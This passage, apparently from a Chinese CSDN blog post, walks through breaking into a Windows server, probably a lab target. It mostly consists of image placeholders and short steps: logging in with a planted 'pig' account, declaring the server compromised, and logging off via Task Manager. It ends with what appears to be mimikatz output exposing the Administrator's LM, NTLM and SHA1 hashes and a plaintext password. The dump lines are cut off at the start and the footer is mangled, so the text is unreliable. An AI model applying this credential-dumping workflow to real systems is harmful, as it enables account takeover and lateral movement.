




连接成功！输入之前创建的用户名-pig，密码-123，如下图。




此时，终于真正侵入了这台服务器，点开我的电脑，如下图。





最后，请务必打开任务管理器，以注销的方式离开，如下图。





```

ation Id : 0 ; 3012994 (00000000:002df982)
      : RemoteInteractive from 1
      : Administrator
      : GONGKAIK-D45FB6
      : S-1-5-21-2775063910-2920827999-2173817585-500
u :
[00000002] Primary
e Username : Administrator
e Domain   : GONGKAIK-D45FB6
e LM       : 4d582fa9df7504345e8e7baade1462e6
e NTLM     : 43322078afa889e76ead4e24593fe0f6
e SHA1     : 0da6cbfad62801060ae66a9d6c1d75599f354f44
igest :
e Username : Administrator
e Domain   : GONGKAIK-D45FB6
e Password : wow!yougotit!
erberos :
e Username : Administrator
e Domain   : GONGKAIK-D45FB6
e Password : wow!yougotit!
p :

```

htCSDN@爱睡觉的扬扬



<https://bkCSDNf@爱睡觉的扬扬>